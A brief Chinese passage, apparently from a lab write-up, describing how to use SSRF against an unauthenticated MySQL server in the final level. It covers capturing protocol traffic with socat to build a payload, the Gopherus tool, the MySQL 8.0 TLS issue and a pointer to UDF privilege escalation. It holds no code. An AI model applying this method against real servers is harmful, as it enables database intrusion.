
当然gopherus也能做,只不过要补鉴权那一步
Mysql未鉴权
都常用ssrf打redis,这个靶场最后一关是拿ssrf打mysql数据库
其实哪个数据库都一样,捕获流量就能构造payload,这就是传统打ssrf的思路
同样使用socat监听mysql协议,不过需要注意的是不建议使用8.0以上的版本,因为mysql在8.0开始mysql协议默认会自签证书套上一层TSL
后面思路见mysql udf提权